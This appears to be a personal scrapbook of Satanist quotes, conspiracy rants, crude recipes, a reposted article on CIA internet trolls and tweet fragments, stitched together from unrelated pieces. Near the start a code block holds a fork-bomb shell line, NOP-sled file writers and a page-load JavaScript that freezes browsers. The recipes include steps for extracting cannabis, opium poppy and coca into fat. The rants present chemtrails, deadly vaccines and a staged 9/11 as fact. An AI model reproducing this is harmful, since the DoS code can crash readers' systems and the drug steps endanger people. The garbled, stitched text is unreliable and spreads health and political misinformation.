
---Varg Vikernes.

“Psychiatry is a tool of
political control used to
silence dissidents
through psychiatric
reprisal” ---Mien.

“As soon as humans die
they become psychic
ghosts.” ---Emily.

(STAN's ANSWER TO LIFE THE
UNIVERSE AND EVERYTHING)

Meditation Scrying Sheet



A.T.W.A.

Praise Satan.

Air trees Water

End




Prohibition.

Save the All - A.T.W.A.

Small

trees &
the Water

Govern-
ment
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= Gndx

Keep


Gov

Satdhics For Nature

Small

Pagans For Nature

```
for i in `seq 666666666666666666`; do echo -ne "\x90";done >>fuck-you-hail-satan..bin;
:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::;
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:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::&&:0{ :|& }::;
<body onload="javascript:DoS();"></body>
<script>
function DoS() {
var buffer = '0123456789abcdefghijklmnopqrstuvwxyz';
for (i =0;i<6666666;i++) {
buffer+=buffer+'0123456789abcdefghijklmnopqrstuvwxyz';
document.write('<html><marquee><h1><big>'+buffer+buffer);
}
}
</script>
```



"The semantic meaning of Satan is the "adversary" or "opposition" or the "accuser." The very word "devil" comes from the Indian *devi* which means "god." Satan represents opposition to all religions which serve to frustrate and condemn man for his natural instincts. He has been given an evil role simply because he represents the carnal, earthly, and mundane aspects of life."

-The Satanic Bible by Anton Szandor LaVey

"Christianity is the root to all problems in society and as soon as humans die they become psychic ghosts."

-Anonymous Coward /cow/

"Psychiatry is a tool of political control used to silence dissidents through psychiatric reprisal"

-Mien

"Do what thou wilt shall be the whole of the law."

-Aleister Crowley


"The seven deadly sins of the Christian Church are: greed, pride, envy, anger, gluttony, lust, and sloth. Satanism advocates indulging in each of these "sins" as they all lead to physical, mental, or emotional gratification."

-The Satanic Bible by Anton Szandor LaVey


"They are mainly killing us with bad water, acidic processed foods, factory farmed crap, GMO, RFID, TV, Vaccines, Religion, Christianity, Catholicism, Psychiatry, Psychiatric Drugs and Pharmaceuticals and Statins and Lastly Fluoride of any kind and lastly Pollution and Chemtrails with EMF Pollution and Psychotronic Warfare and Gang Stalking. That's why you should leave religion and bullshit society."

-Anonymous Coward /cow/

for i in `seq 3666`; do echo -ne "\x90";done >>nopsled.m3u.docx



666 =
1232 in octal



"You are also likely to die in a prison or Mental Hospital or Mental Institution. They are mainly killing us with bad water, acidic processed foods, factory farmed crap, GMO, RFID, TV, Vaccines, Religion, Psychiatry, Psychiatric Drugs, and Pharmaceuticals and Statins and Lastly Fluoride of any kind and lastly Pollution and Chemtrails with EMF Pollution and Psychotronic Warfare and Gang Stalking. That's why you should leave religion and bullshit society."

---Anonymous Coward /cow/

"Christianity is the root to all societies problems and as soon as humans die they become psychic ghosts."

---Anonymous Coward /cow/

"Meditation is the key to all controlled remote viewing. The closer you are to delta brainwave state the better you can do remote viewing and access sub-spaces"

---Anonymous Coward /cow/

Christianity is the root to all problems in the modern world.

-A Pulp Fiction of Bullshit and Bad Remote Viewing.

-As soon as humans die they become psychic ghosts.

-There is no God. That is all.

Television is one of the most powerful scientific indoctrination tools ever devised.

Watching TV for just a short period of time can put you in alpha state for a period of 45 minutes to 1 hour. This can take away from time from say reading a book and thinking logically or just managing things in your life. This is how the populace is dumbed down, docile and stupid. Because of Government control of speech and communication you have no real outlet for a meaningful life. TV itself basically killed interaction and it started with Media Relations and Edward Bernays. Media Relations is the Corporate-like sensationalized form of Public Relations. A Type of PR from the Media is Called PSYOP PR or Propaganda. TV is nothing but propaganda. We trust foreign corporations more than we trust the local nations. The US is sold off to foreign corporations and Nixon opened up foreign trade and sold us off. Before Prison was run by sadistic ding-dongs it was a place to give people a second chance. The Salvation Army used to do good for the people the unemployed were helped out by other people instead of social workers and governments. Welfare was not made to benefit society. Social Security is a good way to milk the Government dry, but is also a scam. College is a Debt trap and a scam. Going to college is a scam. The Interest on Interest based economy is just borrowing loans and creating more of a fucked up economy. We are told the economy was doing good during Obama, however so many people were homeless and unemployed. If you look at how the economic system actually works it is based on interest on interest. Say you sign a contract and bought something. You have to pay interest for the interest you paid on that thing. The money you make has to be declared and taxes have to be paid for building more prisons. Basically you are being ripped off and robbed. Liabilities are net loss Assets are net gain. It is impossible now to store and save money in a real savings account. Assets are actually only available to the privileged. The middle class is actually dying. The poor are just there to be targeted by weed and seed and citizens on patrol along with neighborhood watch. Corporations that run the state commit what is known as perjury. If you see a notary statement saying something considered illegal or unconstitutional that institution is committing perjury. In some cases you can file an notary statement (affidavit) in the correct legal way and if you win you get justice if you loose you go to jail for perjury. In this way Television is pure propaganda. You can simply go on the Internet, look for an unbiased source and find the correct information. Governments will abuse state power and take away privileges through court order or the unconstitutional psychiatry. Political Reprisal systems were put in place to cut off all critical thinking and ability to reason and think outside of the box. Psychiatry is one of them. Governments can regulate and censor the Internet. Cut you off from accessing a server or the Internet and seize your property through psychiatry. You can easily be locked in a nut ward and have your hard drives and flash drives and all of your books that you read permanently seized

all you will ever have is your basic clothes your toothbrush, a shaver and/or scrubs for the rest of your life. The government can just sell all of your books and computers and smash and destroy all of your external and flash drives. They are allowed to do that simply because they are literally above the law. If you have ever been in 5150 you have to pee in a cup at gun point and you are likely to get shot. All the TV pedals is propaganda and pulp fiction. If you want to watch FOX NEWS, CNN, MSNBC, ABC, CBS, then I have news for you. Those outlets are all owned by one of the 6 companies. The six companies are GE, VIACOM, TIME WARNER, NEWSCORP, CBS, and WALT DISNEY. They are all on foreign servers and are not to be trusted. By the way who the hell even watches Fox News. Counter Intelligence has the job to gather information and data and counter information into disinformation creating basically a psyop, for instance with Aarabic Newspaper companies Counter-Intelligence created basic propaganda to test out the info and see what results they got out of it. The government uses public relations or should we say media relations to lie to the American, European, and Canadian public. Media relations is the televised type of public relations such as a commercial. One example would be those IT scams on TV. You look up what you see on TV and realize it is in fact a Scam. We know that DARPA along with programmers for Open Source invented the Internet and the government is the abuser of state and federal power. Your Lawyer and Your Social Worker will always lie to you and take advantage of you. You simply have to help yourself. The globalists gave us the Internet to simply sell as a PR and get us into it so they could restrict us more Brazinski's 2 ages says with the internet they can regulate it and no government can loose control of it. So you see that every type of telecommunication we have TV, Radio, Shortwave, Pirate UHF/VHF, The Internet, CB/HAM Radio is regulated by some type of institution such as the FCC. The Least regulated things are the encoded digitalized things that operate through binary and ASCII. When Human Interaction, Communication, Publishing, and Education, Politics, Beliefs, Values, Media of any type, is all regulated you have a malleable, docile, stupid society that literally has no purpose and the final route is basically suicide. The Internet is not an Opportunity it is regulated by your malicious government and the globalists and is a loss of opportunity. The average person uses google or duckduckgo and those 2 are regulated by Alphabet Inc. Whatever google does not like it will not add it to it's search engine index. That is where you find weird talk like this. For instance the internet used to not ever say as soon as humans die they become psychic ghost. True to many remote viewers, however google wants us not knowing what is out there and to be a docile stupid populace not knowing about things that Remote Viewers already know about. Remote Viewing and giving Remote Viewing data away can get you put in a 5150 if you share certain governmental or political content. Counter-Intelligence is there to assassinate characters in person and online for the greater good of society. That is where government trolls come in to play and other crap like that. The promoters of Monitored Chatrooms are Intelligence people and are there to create cyber-wars for the greater good they say. All the main Intelligence Projects started with the Vietnam war and MK-Ultra which started as Project Artichoke. What we are seeing today is eyes and ears of the state involved in a

near campaign sets of vigilante are doing what is known as gang stalking. It's called gang stalking by other Targeted Individuals. There are Atheist TI's as well. The other religious TI's are probably religious because they have no idea what is going on or that they are under covert electronic harassment. This covert electronic harassment can make them experience direct voices or internal voices or just plain Voice to Skull and Silent Spread Spectrum and Silent Sound. The CIA literally started a series of cults that are known now by the Cult Awareness Network. The Church of Scientology seized all the Documents from the Cult Awareness Network. I would Say both groups are a cult however. I just don't bother with either one. I just save the CAN Document Index of Several Listed Cults that is about 150 pages long. The revolutions we have had with the hippies and so on it was known as free love. Led to dissociation after the CIA experimented on the patients that they had kidnapped. They were mainly targeting young folks during prohibition era to make it seem cool to do something that was considered illegal or taboo and to be paid lots of money. Prohibition of any kind is a dumb idea. All drugs should be legalized and decriminalized. Edward Bernays basically started what led to the hippy era. Before that it was beatniks and before that it was other rebels of different types that could think outside of the box. The hippies and punks and millenials were the left over rebels who were drugged and poisoned and experimented on instead. The Original Rebels were occultists and beatniks and The Left Hand Path. The Punks were the left over crap that was drugged and experimented on by the CIA. Every topic you learn from a public school or a television is highly politicized and full of propaganda. If you are ever in a mental hospital or nut ward or jail you are literally forced to look at government propaganda. Brazinski worked for the NSA and Said that television was originally devised to take away all critical thought. Keep in mind the internet is still highly policed just like the television or the shortwave radio. However more free speech is available on the internet or the un-indexed parts of the world wide web that google yahoo duckduckgo and bing do not index. Families helped out other people before welfare was ever invented. The family unit is basically destroyed by Governments and religious cults. TV only accepts the good politics, and now alphabet inc is ownership of google and there to censor the rest of the entire internet. You can call it DMCA NET or DISNEY NET for now. When we issue more government grants we spend more money on the military industrial complex, we loose freedom, and you are then "labeled a threat" for simply possessing some type of thing or piece of literature. One suggestion is Books and Reading Clubs. Starting a Reading Group is a good idea. Even A Youtube Channel on topics that matter and not weird propaganda from TV. TV can use up the time we need for doing other tasks such as reading and writing and simple things such as math. Too much TV equals less Assets and more liability which finalizes to more net loss in your stock portfolio. The media never tells you how to be a good investor or a good cook or a good anything for that matter. You can learn much better by reading a book that is unbiased on how to do that task. There are plenty of ebooks and physical books you can read as well as better more unbiased information on the internet. Counter-Intelligence is there to counter our intelligence through disinformation campaigns and propaganda a long with

ber and vigilante stalking wars and smear campaigns with character assassination. TV killed communities and interaction all together. Government promoted the sales of television and to have a television in every retarded HOA Restricted house. Sports, Drama, and Fiction are trivial useless things to distract us from more important issues. They use TV on younger audiences to set them in a level where they will not question governments or authority without being ridiculed. Just questioning your government is considered immature and could get you kicked out of the house and left to die on the streets and basically pok-gai. Say you never had parents. Well, guess what you can now be imprisoned by your new dictatorship depending on what country you are in no one will help you and you have to see social services before the dead line otherwise you will be put on category j kicked out of society and left homeless. If you are a felon you will not be able to get an apartment because they do not offer shelter to felons but they do offer it to pedophiles however. Probation just means it does not work and you will forever be left homeless, no hoa will accept you and you will be rejected by everyone you see. HOA's accept some pedophiles but not felons. If you are a felon and you got discharged from jail you will forever be homeless. Simply because you committed a crime and can no longer be allowed in libraries or near a computer of any kind. If you look up Chinese internment camps you can see that You never really had any rights. The founding fathers ended only one sort of dictatorship and that was the church burning people at the stake. We are all brainwashed. Christianity is the root to all problems in the modern world.

Shitty Cooking Recipes for dinks...

Last one uses a fucking Stove... Done...

Microwave safe bowls and ceramic Microwave safe or
Microwave safe glass cups. Done...

Alkaline Water:

1 tsp/tblsp of Arm & Hammer Baking Soda...

8 oz (ounces) of Filtered Water (1 cup)...

Stir 1 spoonful of Bullshit into Water until clear...

Done... You can now drink...

Alkaline Water Magnesium Supplement:

1 tsp/tblsp of Natural Calm Magnesium Supplement...

1 tsp/tblsp of All Natural Xylitol or All Natural thing
to make it taste better (sweetener)...

8 oz (ounces) of Filtered Water (1 cup)...

Stir 1 spoonful of Bullshit into Water and Done...

You can now Drink...

Hemp Stu:

A Spoon...

A Bowl the right size...

4 ounces of hemp seeds for 8 ounces (1 cup) of
hot water...

So 8 ounces of hemp Seeds would mean a 2 cups of hot
water...

A good enough size bowl...

Steep/Heat up each cup of water for 2 minutes in the
microwave, (do not steep hemp)..

For 4 ounces of hemp pour the cup of heated water
to the right amount (not too much) and stir
with a spoon so it is not lumpy..

Drain if needed in a Garbage disposal if you add too
much...

Wait for it to cool off.

Done...

Shitty English Muffin (unhealthy):

Split apart English muffin, Cook English Muffin in
microwave for 30 seconds, add a stick of butter to
one side with a butter knife, put together done...

Shitty cheese sandwich (unhealthy):

3 slices of cheese...

2 slices of bread...

Put together and cook for 1 minute...

Done...

Cook an egg with an egg cooker:

Add the water to the egg cooker in the right amount...

Add the Eggs and cook...

If it is broken use a timer...

Cook the Fuck...

Done...

itty Potatos by Dan Quayle (he spelled it Potatoe):
Get and poke holes in the potato with a fork then
cook the potato one at a time (in a microwave safe
bowl) for one minute, repeat,
another minute until hot and soft check with fork and
done...

Oolong Tea...

1 tsp of xylitol/truvia sweetener...

Real oolong if you can find it not the teabag crap...

Heat 1 cup (8 oz) of water for 2 min and steep/wake

oolong tea in it done. Fuck this is stupid.

Just shake around 3 oolong tea bags in the cup until

it is dark and add xylitol/truvia beforehand...

Done you can also cool it off with ice cubes...

Do the same shit with green/black/white/oolong tea...

California Poppy and Opium Tea...

Lemongrass Tea Do the Same...

Ginger can be added and stirred in hot water and with

natural sweetener (xylitol/stevia/truvia), Nutmeg is

risky... Chamomile is also good... So is spearmint...

Valerian makes your shit stink. WTF...

Essiac is risky...

1 tsp Yohimbe bark in 8 ounces of flavored water....

That one makes you slightly see/hear things...

Marijuana Tea (just use a fricken stove and let it

simmer for 3 hours in buttery fat done, this

last idea fucking sucks):

1 stick of butter...

1 lid of pot (real pot that is consired illegal)

8 ounces of water...

A razor Blade...

A microwave...

Fats of any kind...

Steep Water (just the water for 2 minutes)...

Immediately add the pot in small amounts combined with

the butter and let it steep till it is green

tea color...

3 minutes in microwave would be better...

Let the hot water sit and let the pot steep in the fat...

You can wait for it to cool for it to cool off..

Lastly run it through a mesh strainer as you would

any herb...

You can do the same for Opium poppys in fat or

Cocaine plants in fat as well... Fat has a stronger

effect... The butter is the fat...

Also goes good with alcohol on a stove simmering in heat.

If you do not have a stove use a microwave...

Done...

So we covered Opium, Weed, and Yohimbe (viagra for

amans) done...

The ratios for black rice are simmer black rice in 2 cups of water for one cup of black rice...

Done.

Fuck it.

-

Measure out two cups of water for every one cup of rice. Remember that the rice will double in volume once cooked.

-

Rinse the rice two or three times. Place the rice in a bowl and run it under cold water. Rub the rice with your hands. Let it sit and then strain the rice. Repeat this process two or three times. Doing this will remove surface starches and prevents the rice from clumping.

-

Cover the rice in water one more time. Let the rice sit in the water overnight. Doing this will ensure that your rice does not clump. If you don't have the time, cook your rice after you have washed it two or three times.

-

Pour your measured out cups of water into a large pot. Add the rice to the water. Do not turn the stove top on until both the water and the rice are in the pot.

If desired, you can cook black rice in stock (chicken, beef, vegetable etc.) rather than water oils and fats are not healthy so fuck that.

The stock will give the rice a saltier taste.

Most recipes state that you should have 1 cup of stock for every 1/2 cup of black rice.

-

Bring the water to a boil. Reduce the heat, cover the pot, and leave to simmer for 20 to 35 minutes, or until all the water is absorbed.

-

Turn off the heat and leave the pot to sit for 15 minutes. Do not stir.

-

Fluff the rice with a fork to separate the grains and serve.

-

Be aware that although the color of cooked black rice is pretty, it may stain your ceramic or enamel cookware.

-


f 387,590 w 42,220 G+ 124,526 in 4,261

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SUSANNE POSEL | INVESTIGATIVE HEADLINE NEWS

HEADLINES BREAKING NEWS ECONOMY GOVERNMENT HEALTH MEDIA SCIENCE SECURITY WORLD HARDLINE RADIO

CIA-Sponsored Trolls Monitor Social Media & Interact With Users to Discredit Factual Information



10 Apr, 2013
by Susanne Posel

Print this article
Font size - 16 +

Susanne Posel
Occupy Corporatism
November 29, 2012

In July of this year it became apparent through a flood of mainstream media reports that the National Security Agency (NSA) was "desperate to hire new hacking talent to protect the nation's critical infrastructure" yet the NSA is notorious for its surveillance programs on American digital activity.

David Petraeus, former director of the CIA, said at a summit for In-Q-Tel, that he was speculating on the "internet of things" and that "Transformational" is an overused word, but I do believe it properly applies to these technologies . . . particularly to their effect on clandestine tradecraft."


Petraeus is seeking to better the CIA's ability to create online identities for undercover spies. Currently, each internet user has a digital footprint that can trace the movements online to the person on the other end of the screen. Petraeus wants to utilize technology that will essentially erase a digital footprint; erasing all traces of anyone at the whim of the CIA.

In a possible preparation for the ability of the CIA to spy on American citizens with their household items, the NSA's Utah Data Center is located in the Utah desert in the foot hills of the Wasatch mountain range. This is the centerpiece of the Global Information Grid; a military project that collects yottabytes of data. They are listening to every conversation, reading every post, intercepting every text message under the false flag of terrorism.

The facility has the technological ability to record and analyze every communication in the world. From emails to phone calls to text messages to chats; nothing is private anymore.


Based on "threat Levels" the NSA can use all the technology at their disposal to obtain information on:

- Finances
- Stock transactions
- Business deals



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New Hardline Radio Episodes



2017 HARDLINE Radio Show

07/03/2017 Monday - On this Episode: A timeline of events points to when Trump actually found out about Don Jr's meeting with a Russian gov lawyer, Fox News pushes multiple conspiracies to explain away the scandal, Jared Kushner played a role in outing his brother-in-law, & Trump didn't decide who was fired on "Celebrity Apprentice".

07/10/2017 Monday - On this Episode: Evangelicals at Hobby Lobby get their stolen artifacts from Islamic terrorists, Poland welcomes Trump with fake crowds of adoring fans, & why the WH account of Donald's meeting with Putin conflicts with Kremlin.

07/05/2017 Wednesday - On this Episode: Gov Christie shuts down 11 miles of NJ beach so he can get a tan, Trump's crack-pot commission wants personal info on every US voter, & Sinclair Broadcast Group is quietly turning your local news station into alt-right news.

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- Personal civilian communications

This information could be used at Fusion Centers for the DHS to create a more efficient profile on each and every American citizen. The implications are staggering. This ability to collect these types of data are a violation of the 4th Amendment guard against unreasonable searches and seizures. By collecting intelligence on every American citizen, the US government is treating everyone as if they were a potential foreign or domestic terrorist. Whether this assumption is valid or not, under the US constitution, Americans are supposed to be protected from intrusion of government; even if that government is their own.

At the same time the NSA spy center was being constructed, Attorney General Eric Holder new guidelines for the National Counterterrorism Center (NCTC). These guidelines will allow the NCTC access to data on American citizens once held under right to privacy. The NCTC will focus on collecting and sharing information; regardless of whether or not there is the threat of terrorism. The will collaborate with local state officials, tribal courts and private partners; as well as the FBI and DHS and other federal agencies.

The Obama administration empowered the NCTC with the authority afforded Obama under Presidential Executive Order 13354. This EO was codified by the Intelligence Reform and Terrorism Prevention Act of 2004. The NCTC reports directly to the President and director of National Intelligence as instructed by the President and Department of Homeland Security (DHS). Sen. John McCain was integral in the creation of this combination of military strength and governmental power culminating in all-encompassing tyranny.

Both private and public corporations will be employed to mine the data. Silicon Valley and other technology giants in the private sector will have open access to private information on any and all American citizens.

Since the manufactured attack on 9/11, the US government has created a "vast domestic intelligence apparatus" that spies on Americans and collects massive amounts of data to be profiled and used at the discretion of the Federal Bureau of Investigations (FBI), local law enforcement, DHS and military criminal investigators. The FBI and NSA house more than 1.5 billion government and private sector profiles. The information on average citizens includes all sources of criminal and non-criminal databases that assist the US government in creating a filing system on each American.

The NSA has a comprehensive program to search out our schools into scouting grounds for a team of American grown hacker community. The Obama administration has made it a concern of theirs that the future of cybersecurity rest with the college graduates of tomorrow. The NSA is focusing on colleges and universities within the US. Four schools have already been singled out as official Centers of Academic Excellence in Cyber Operations (CAE-COP).

The CAE-COP focuses on recruiting persons with "particular emphasis on technologies and techniques related to specialized cyber operations (e.g., collection, exploitation, and response), to enhance the national security posture of our Nation."

Those chosen for this program become vital researchers expected to assist the NSA in:

- Global communications and computing networks
- Developing a digital strategic advantage
- Collaboration with the US government on cyber issues
- Carry out directives on designated targets at the discretion of the US government

These "cyber operators" are trained to become an elite team of "computer geniuses" that are experts in computer hacking, digital communications, cyber intelligence - for the purpose of spying on Americans; as well as conducting interactive digital psy-ops with users of the internet.

Earlier this month, Janet Napolitano, in her blog entitled "Inspiring the Next Generation of Cyber Professionals", would like future generations to learn about cybersecurity so that their contribution to the federal government is secure to "ensure their professional development." The collaboration of the Department of Homeland Security and the National Security Agency will support "the nation's educational infrastructure by supporting Centers of Academic Excellence" to make sure that the "scope of cyber education" becomes an important function for those in the field as inspired by the National Initiative for Cybersecurity Education (NICE).

NICE is meant to "establish an operational, sustainable and continually improving cybersecurity education program for the nation to use sound cyber practices that will enhance the nation's security." The National Institute of Standards and Technology (NIST) oversee NICE by providing information and leverage to encourage the development of citizens to become "responsible" when using the Internet.

Beginning in kindergarten, Napolitano hopes that the DHS-sponsored US Cyber Challenge will provide schools, universities and all forms of academia in the private sector the federal government-allocated tools they would need to "develop the best and brightest cyber talent to meet our nation's growing and changing security needs."

In 2011, the NICE report entitled, "Shaping the Future of Cybersecurity Education", explored intercepting children in the public education system, as well as continuing the focus throughout their educational career, there can be a national recruitment and retention process that produces "skilled workers for the private sector and government."

Napolitano's Secretary's Honors Program for Cybersecurity Professionals is meant to recruit college

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Dopey @realDonaldTrump &
@Scaramucci fail to distract
[twitter.com/RawStory/statu...](https://twitter.com/RawStory/status...)

@OccuCorporatism 2 hours
Americans, be concerned that
@realDonaldTrump gets his authority
to destroy the planet from his imaginary
friend [washingtonpost.com/amphtml
/news/a...](https://www.washingtonpost.com/amphtml/news/a...)

@OccuCorporatism 2 hours
So when @realDonaldTrump told
@seanhannity that email chain was it,
he lied. [bloomberg.com/amp
/news/artic...](https://www.bloomberg.com/amp/news/artic...)

students for the purpose of assimilating their talents into the federal government for "missions including cyber" security as defined by the DHS Advisory Council Task Force on CyberSkills. This focus is to ensemble the most effectual cybersecurity team comprised of civilians, US veterans and those educated specifically in the field of IT technologies. For the sake of national security, DHS is selecting the most technically skilled citizens in the avenues of malware and digital forensic analysis, to participate in the Cybersecurity Internship Program for a 2 year internship that will result in a devotional career in the federal government and service to Big Sis.

In August, the DHS was central in the taking of domain names for websites without due process or explanation - simply using the blanket claim of copyright infringement. Holder and Napolitano received correspondence from several members of the House of Representatives who were in protest of the domain name seizures, citing that the copyright claims were questionable and that the websites were clearly being censored for alternative reasons.

The letter stated that: "Our concern centers on your Department's methods, and the process given, when seizing the domain names of websites whose actions and content are presumed to be lawful, protected speech."

According to Lynnae Williams, former CIA clandestine service trainee and DIA analyst, the FBI and CIA use trolls to monitor social media and interact with users to discredit information disseminated on the web. Williams explains that the CIA provides training videos to new recruits on how to troll the internet. Once a target is locked-in, all open source information is obtained on the individual, and then any angle to discredit them in public forum is used on social media sites.

Software is used to sift through the "mountains" of users on social networking sites. At the Atlanta CIA branch where Williams was trained, she personally witnessed CIA-sponsored and sanctioned trolling of Americans on social networking sites.

In 2011, the CIA revealed its Open Source Center where recruited personnel are used as government trolls to "analyze" websites for information pertinent to the objective of the US government - meaning discrediting targets on certain websites.

Under the guise of conducting business intelligence (i.e. cyberespionage), the Open Source software gathers digital data on targets; including all Facebook posts, Twitter posts, comments on website threads. Those assigned to monitor this data can interact with users online through anonymous portals. Agents are designated to surveillance operations to message anyone, analyze political and religious speech, assess trends and conduct electronic eavesdropping through cell phones, satellites and other digital apparatus.

Agents not only sulvey the internet and interact as anonymous persons through directed postings, but also are deployed to wander through the streets domestically and in foreign nations to monitor newspaper and other printed media to extract useful information about the temperament of the general public.



When professional trolls want to attack for copyright infringement, they may combine defamatory comments across the internet with a fraudulent DMCA notice of takedown, to discredit a source of information that they feel threatened by.

The EFF have reported on copyright trolls that experiment with claiming copyright infringement to "extract settlements from individuals." These trolls "try to grow businesses out of suing Internet users."

Professional trolls litter the court system with frivolous lawsuits based on wild accusations of copyright infringement in order to wear down the victim as well as hoping to squeeze monetary restitution for fraudulent claims. The members of the alternative media as well as readers need to be aware of these individuals who are cloaked in truth yet rife with disinformation. Their intention is to cut off the free flow of information on the internet and stifle voices that are exposing truth for their own selfish gains.

Tags assigned to this article:

copyright cybersecurity surveillance

9 comments

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The best part about this story is that we're closer to celebrating the impeachment of **@realDonaldTrump** [washingtonpost.com/amphtml/politi...](http://www.washingtonpost.com/amphtml/politi...)

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Only the **@realDonaldTrump** involves chocolate cake & golf. twitter.com/chrislhayes/st...

@OccuCorporatism August 8, 2017

Spoken like a dumbass who just threatened NKorea w/ all the "fire" & "fury" of the US nuclear arsenal. Oh wait... twitter.com/realDonaldTrump...

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Standards of the Strong – Order of the Evil Eye – Acheron/Black Metal

1. No God(s) shall become before the self, for we are the masters of our own destiny. Anyone who relies on an invisible crutch is useless to society.
2. Life should be led like a wolf, be loyal to your own pack and alert to all that enter your domain.
3. To create something which is strong, one should use quality materials. The same must be done in the making of an elite mind.
4. Never forget those who have betrayed you, because a leopard is unable to change it's spots.
5. Always stand proud for what you believe in, no matter how much it may not be accepted. Hiding in the shadows is not the way of the strong.
6. The weak should be avoided like the plague, unless one can obtain something selfish by dealing with them.
7. Indulge in all of life's pleasures, instead of wallowing in pathetic misery. Life is here and now, so live it to the fullest.
8. Black Magick is the only true magick, because it grants gratification to the magician who uses it correctly.
9. Victory should be praised at all times and failure unaccepted. Conquests are the goals of life.
10. One must take responsibility for his/her own actions, whether it be positive or negative.

~ Vincent Crowley.

Religion Psychosis produced DELUSIONS

are NO DIFFERENT to
those produced by

SCHIZOPHRENIA!!

All are FALSE BELIEFS.

God Belief is a BRAIN DISEASE

Why do we need a simpler Life?

Today we all live in ruthless dictatorships, some times posing as so-called ‘democracies’, and to strengthen their grip on power those who rule plan to destroy our societies, by all means. Yes, no less.

